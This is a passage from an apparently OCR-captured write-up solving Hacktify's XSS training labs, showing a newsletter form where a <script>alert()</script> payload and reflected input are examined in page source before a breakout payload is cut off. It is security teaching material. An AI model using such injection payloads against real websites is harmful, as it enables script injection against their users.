
This time, search with:
Subscribe to our NewsLetter
<script>alert("MHKace")</script>
Subscribe
Please Enter Valid Email address




So, we can say that the security of this lab is not up to the mark even though it is using the regex and is still vulnerable to XSS attack.

## Lab 4: Alternatives are must!


Observations:
On accessing the lab the interface which is thrown at us hasn't changed much...




Solution:
Do we have to even think now? We have the same interface as the previous labs so the same will be our approach.
Let's check for the positions where our value gets reflected.


https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=MHKace
Google
Kruti Dev Hindi Font K...
Online Courses - Learn...
Top Ports Every Hacke...
Assembly - Registers
Learn C++ | Sololearn
Subscribe to our NewsLetter
MHKace
Subscribe
Thanks for your Subscription!
You'll receive email on MHKace

Let's inspect the page source we see that the value is being reflected in two positions,


```
    <div class="containers">
        <h1>Subscribe to our NewsLetter</h1>
        <center>
            <form action="lab_4.php" method="GET">
            <input type="text" name="email" class="field" placeholder="Enter your Email" value="MHKace">
            <input type="submit" value="Subscribe" class="btn btn-warning">
            </form>
            </center><center><h2>Thanks for your Subscription!<br> You'll receive email on <b>MHKace</b></h2></center>            </div>
    </center>
 <header>
/div>
/section>
r />
 <div class="footer">
    <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
 </div>
/div>
/>
>
```


Also, we know this lab didn't throw us the response of invalid email as the last one we can conclude that no input validation is going on!! So we can use the following payload,
Payload: ">



